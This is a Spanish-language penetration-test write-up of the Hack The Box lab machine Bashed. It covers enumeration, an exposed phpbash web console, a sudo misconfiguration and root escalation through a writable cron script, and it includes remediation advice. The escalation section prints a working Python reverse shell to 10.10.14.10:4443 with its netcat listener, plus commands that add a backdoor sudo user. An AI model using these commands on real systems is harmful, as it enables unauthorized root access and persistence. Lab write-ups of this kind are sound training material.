
Prueba de Penetración

HTB Labs (Bashed)

nico.sanchezsierra@hotmail.com, OSID: OS-010

2025-09-02

Contents

1	Reporte	1
1.1	Introducción	1
1.2	Objetivo	1
2	Resumen High-Level	2
2.1	Recomendaciones	3
3	Metodología	4
3.1	Recolección de Información	4
3.2	Penetración	4
3.2.1	Dirección IP: 10.10.10.68	4
3.2.1.1	Enumeración de servicios	4
3.2.1.2	Escalada de Privilegios	6
3.2.1.3	Vulnerabilidad (ID: 1, Directorios Expuestos)	6
3.2.1.4	Vulnerabilidad (ID: 2, Consola Web Expuesta)	7
3.2.1.5	Vulnerabilidad (ID: 3, Configuración Insegura de Sudo)	9
3.2.1.6	Vulnerabilidad (ID: 4, Configuración Insegura de Crontab)	10
3.3	Mantener Acceso	11
3.4	Limpieza de Pruebas	12

1 Reporte

1.1 Introducción

Buenos días, lector. Me alegra que este contenido haya despertado su interés.

Hoy es un día especial. Llegamos al décimo reporte de esta serie de análisis. Además, quiero contarte en primicia que, tras este informe, estaré iniciando nuevos retos en Pro Labs y avanzando con algunas certificaciones.

En esta ocasión, exploraremos la máquina Bashed de Hack The Box. Aunque catalogada como de dificultad menor, contiene aprendizajes valiosos que merece la pena documentar y estudiar con detenimiento.

¡Dicho esto, comencemos!

1.2 Objetivo

Este reporte forma parte de una serie de análisis técnicos documentados en mi repositorio de GitHub (<https://github.com/NicolasSanchezSierra/Pruebas-de-Penetracion>) con el fin de demostrar competencias prácticas en pruebas de penetración profesional.

El objetivo de estos informes es reflejar un proceso riguroso, estructurado y documentado acorde con metodologías como OSSTMM, PTES y OSCP.

Se trata de laboratorios desarrollados en plataformas como Hack The Box (HTB) o TryHackMe (THM), seleccionados para simular escenarios reales de red interna, explotación, escalamiento y persistencia. Por compromiso con la plataforma Hack The Box, no se deben atacar direcciones IP que no hayan sido asignadas, ya que esto excede el alcance de la prueba.

2 Resumen High-Level

Fui asignado para realizar una prueba de penetración interna hacia una máquina de HTB. La prueba de penetración interna se basa en atacar los servicios internos conectados entre sí. La finalidad de esta prueba es hacer una metodología de ataque similar a las que se hacen en los entornos profesionales y algunas instituciones académicas como OSCP.

Mi objetivo principal fue evaluar la red interna, identificar sistemas y explotar las fallas mientras documentamos.

Cuando ejecutábamos la prueba de penetración interna, identificamos varias vulnerabilidades. Al explotar algunas de ellas, fui capaz de obtener acceso a la máquina, principalmente debido a la falta de parches de seguridad y versiones desactualizadas. Durante la prueba, logré obtener acceso de administrador y todos los sistemas fueron explotados con éxito.

A continuación, se enumeran las vulnerabilidades encontradas y el peligro que estas suponen. Más adelante se explican con más detalle.

Crítico	Alto	Medio	Bajo	Total
2	1	0	1	4

ID	Riesgo	CVE	Nombre
1	Bajo	N/A	Directorios Expuestos
2	Crítico	N/A	Consola Web Expuesta
3	Alto	N/A	Configuración Insegura de Sudo
4	Crítico	N/A	Configuración Insegura de Crontab

2.1 Recomendaciones

Vistas las vulnerabilidades encontradas, es necesario actualizar los sistemas y las aplicaciones para que estas vulnerabilidades no puedan ser ejecutadas. Además, no todas pueden solucionarse con un simple parche, ya que requieren medidas adicionales. Por ello, estas serán explicadas con más detalle en la sección de penetración.

3 Metodología

Utilicé un enfoque estándar de pruebas de penetración que incluye las fases de reconocimiento, enumeración, explotación, escalación de privilegios y post-explotación.

Este método es comúnmente empleado en entornos de certificación Offensive Security para evaluar la seguridad de sistemas y redes.

A continuación, se describen los pasos realizados para identificar y explotar las vulnerabilidades encontradas.

3.1 Recolección de Información

La recolección de información es una porción de la prueba de penetración que se centra en identificar los límites y las tecnologías de nuestro objetivo. Durante la prueba de penetración fui asignado la siguiente IP.

Redes disponibles

- 10.10.10.68

3.2 Penetración

La penetración del sistema es otra parte de la prueba, que se basa en ganar acceso al sistema de todas las formas posibles. Fue posible acceder al sistema que se encontraba detrás de la dirección IP. Ahora veremos cómo conseguimos entrar al sistema.

3.2.1 Dirección IP: 10.10.10.68

3.2.1.1 Enumeración de servicios

La enumeración de servicios se enfoca en retener toda la información posible que podamos encontrar de los servicios que se encuentran en los sistemas. Es una parte valiosa, pues nos da posibles ideas

para encontrar vectores de ataque con los cuales ganar acceso al sistema. Como hemos dicho, miraremos todos los puertos disponibles y sus versiones. En caso de encontrar aplicaciones web también tendremos que inspeccionarlas.

Dirección IP	Puertos Abiertos
10.10.11.68	80

Servicio	Versión
HTTP	Apache httpd 2.4.18

Para verificar la enumeración de puertos visibles y sus respectivas versiones, añadiremos las evidencias. Descubrimiento de puertos:

```
nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason 10.10.10.68

Host is up, received user-set (0.041s latency).
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 63
```

Figure 3.1: nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason 10.10.10.68

Descubrimiento de versiones:

```
nmap -sCV -A -O -p80 10.10.10.68

Host is up (0.042s latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
Running: Linux 3.X|4.X
OS details: Linux 3.10 - 4.11, Linux 3.13 - 4.4, Linux 3.2 - 4.14, Linux 3.8 - 3.16
```

Figure 3.2: nmap -sCV -A -O -p80 10.10.10.68

Identificamos una página sobre el puerto 80, se analizó con eyewitness.




Figure 3.3: eyewitness –web –single <http://10.10.10.68>

3.2.1.2 Escalada de Privilegios

Una vez ya tenemos información sobre los servicios y aplicaciones con sus respectivas versiones, nos hacemos una idea por dónde podemos atacar. Puesto que si no es una versión vulnerable, es falta de capas de seguridad. A continuación reportaremos las vulnerabilidades que se nombraron al inicio del documento.

3.2.1.3 Vulnerabilidad (ID: 1, Directorios Expuestos)

Riesgo: Bajo

CVE: N/A

Explicación de la vulnerabilidad:

Durante la fase de enumeración, se identificó la existencia de múltiples directorios accesibles de manera pública en el servidor web. Estos directorios, aunque no presentan un vector de explotación directa, podrían contener información sensible (archivos, imágenes, configuraciones, etc.) que un atacante podría utilizar para obtener inteligencia adicional sobre el sistema y facilitar ataques posteriores.

Servicios Afectados: Servidor HTTP (Apache)

Remedio de la vulnerabilidad:

Se recomienda usar nombres más complejos para evitar la enumeración de los mismos. Además es altamente recomendable bloquear esos directorios y añadir controles de acceso y métodos de autenticación. Se sugiere el uso de WAFs (Web Application Firewall) para controlar y analizar el tráfico web.

Pruebas:

Se utilizó la herramienta ffuf para la enumeración de directorios:

```
images      [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 42ms]
uploads     [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 40ms]
php         [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 41ms]
css         [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 41ms]
dev         [Status: 301, Size: 308, Words: 20, Lines: 10, Duration: 40ms]
js          [Status: 301, Size: 307, Words: 20, Lines: 10, Duration: 41ms]
fonts       [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 42ms]
```

Figure 3.4: ffuf -w lista.txt -u http/10.10.10.68/FUZZ

Verificación de acceso a un directorio identificado:

Index of /images






<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 ajax-document-loader.gif	2017-12-04 14:18	40K	
 arrow.png	2017-12-04 14:18	875	
 favicon.png	2017-12-04 14:18	761	
 logo.png	2017-12-04 14:18	1.4K	

Figure 3.5: http://10.10.10.68/images

3.2.1.4 Vulnerabilidad (ID: 2, Consola Web Expuesta)

Riesgo: Crítico

CVE: N/A

Explicación de la vulnerabilidad:

Durante la prueba de penetración se identificó en el directorio /dev/ la presencia de los ficheros phpbash.php y phpbash.min.php. Estos archivos permiten el acceso a una consola web interactiva directamente sobre el servidor, sin requerir ningún tipo de autenticación ni control de acceso.

Este hallazgo representa un riesgo crítico para la seguridad, ya que un atacante con acceso a la URL puede ejecutar comandos arbitrarios en el sistema con los privilegios del servicio web (www-data en este caso).

Servicios Afectados: /dev/phpbash.php y /dev/phpbash.min.php

Remedio de la vulnerabilidad:

Se recomienda urgentemente eliminar los archivos phpbash.php y phpbash.min.php del servidor. Además de que es altamente recomendable el uso de controles de acceso y controles de autenticación. Usar Firewalls (WAFs) para controlar el tráfico puede ayudar a monitorear la red.

Pruebas:

Se accedió al directorio <http://10.10.10.68/dev/> donde se encontraron los archivos expuestos:

Index of /dev

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<hr/>			
 Parent Directory		-	
 phpbash.min.php	2017-12-04 12:21	4.6K	
 phpbash.php	2017-11-30 23:56	8.1K	

Apache/2.4.18 (Ubuntu) Server at 10.10.10.68 Port 80

Figure 3.6: [http://10.10.10.68/dev/...](http://10.10.10.68/dev/)

Al acceder al recurso <http://10.10.10.68/dev/phpbash.php> se confirmó el acceso a una consola web funcional:

```
www-data@bashed:/var/www/html/dev# whoami
www-data
www-data@bashed:/var/www/html/dev# id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bashed:/var/www/html/dev# pwd
/var/www/html/dev
```

Figure 3.7: <http://10.10.10.68/dev/phpbash.php>

3.2.1.5 Vulnerabilidad (ID: 3, Configuración Insegura de Sudo)

Riesgo: Alto

CVE: N/A

Explicación de la vulnerabilidad:

Durante la revisión de privilegios del usuario de servicio www-data, se identificó que este puede ejecutar comandos como el usuario scriptmanager.

Esta configuración constituye un riesgo elevado, ya que permite a un atacante que comprometa el servicio web (y por tanto el usuario www-data) ejecutar acciones directamente como scriptmanager. Esto facilita la escalada de privilegios dentro del sistema y rompe con los principios de segregación de funciones y privilegios mínimos.


Servicios Afectados: Usuario y Privilegios de www-data sobre scriptmanager

Remedio de la vulnerabilidad:

Primero se recomienda aplicar principios de Mínimo Privilegio y Zero Trust. Para limitar a los usuarios a sus roles. Después es altamente recomendable eliminar tales privilegios de www-data sobre scriptmanager. Por último se sugiere acceder a todos los usuarios de forma individual con sus propias credenciales únicas.

Pruebas:

Se identificó a través del comando 'sudo -l' los privilegios de 'www-data' sobre el usuario 'scriptmanager'.



```
www-data@bashed:/var/www/html/dev# sudo -l
Matching Defaults entries for www-data on bashed:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr
bin

User www-data may run the following commands on bashed:
(scriptmanager : scriptmanager) NOPASSWD: ALL
```

Figure 3.8: sudo -l

3.2.1.6 Vulnerabilidad (ID: 4, Configuración Insegura de Crontab)

Riesgo: Crítico

CVE: N/A

Explicación de la vulnerabilidad:

Durante la fase de post-explotación, se identificó que el usuario scriptmanager posee permisos de escritura sobre el directorio /scripts, dentro del cual se encuentra el fichero test.py. Este script es ejecutado automáticamente cada minuto mediante una tarea programada en el crontab del usuario root.

Esta configuración constituye una vulnerabilidad crítica, ya que permite a un atacante con acceso al usuario scriptmanager modificar el fichero test.py. Como consecuencia, se pueden inyectar comandos maliciosos que serán ejecutados con privilegios de superusuario, logrando así una escalada total de privilegios en el sistema.

Servicios Afectados: Crontab de root y fichero /scripts/test.py

Remedio de la vulnerabilidad:

Se recomienda restringir permisos de escritura sobre /scripts únicamente al usuario root. Evitar que tareas críticas de root sean modificables por otros usuarios. Adoptar principios de Mínimo Privilegio y Zero Trust para limitar a los atacantes.

Pruebas:

Se identificaron carpetas accesibles desde el usuario 'scriptmanager'.

```
www-data@bashed:/var/www/html/dev# sudo -u scriptmanager find / 2>/dev/null -user scriptmanager /scripts /scripts/test.py
```

Figure 3.9: `sudo -u scriptmanager find / 2>/dev/null -user scriptmanager`

Se modificó el fichero 'test.py' para una conexión con el usuario root.

```
www-data@bashed:/var/www/html/dev# sudo -u scriptmanager cat /scripts/test.py
import socket, subprocess, os;
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);
s.connect(("10.10.14.10", 4443));
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1);
os.dup2(s.fileno(), 2);
p=subprocess.call(["/bin/sh", "-i"]);
```

Figure 3.10: `reverse_shell.py`, alias "test.py"

La conexión se completó con éxito, consiguiendo así el usuario root.

```
# nc -nlvp 4443
listening on [any] 4443 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.68] 53714
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
```

Figure 3.11: `crontab && nc -nlvp 4443`

3.3 Mantener Acceso

Mantener acceso al sistema es una parte importante, pues nos permite volver al sistema después de haber sido comprometido. Esta fase se enfoca en mantener acceso y privilegios al sistema manteniendo una conexión para volver a entrar cuando queramos. En esta parte notaremos cómo hemos podido conseguir mantener acceso al sistema.

Pruebas:

Con el usuario root se logró crear un usuario con privilegios root.

- `useradd -m test -s /bin/bash`
- `usermod -aG sudo test`

3.4 Limpieza de Pruebas

Una vez hemos terminado de identificar, explotar y ganar privilegios, debemos eliminar todas aquellas piezas que fuimos añadiendo para hacer esto posible. No queremos manchar los sistemas, no queremos dejar paso a nuevas vulnerabilidades. Además también eliminaremos cualquier tipo de puerta trasera que hayamos creado.

Pruebas: Durante la prueba de penetración modificamos el fichero `/scripts/test.py` que procederemos a eliminarlo, además de eliminar el usuario que creamos para la escalada rápida de privilegios.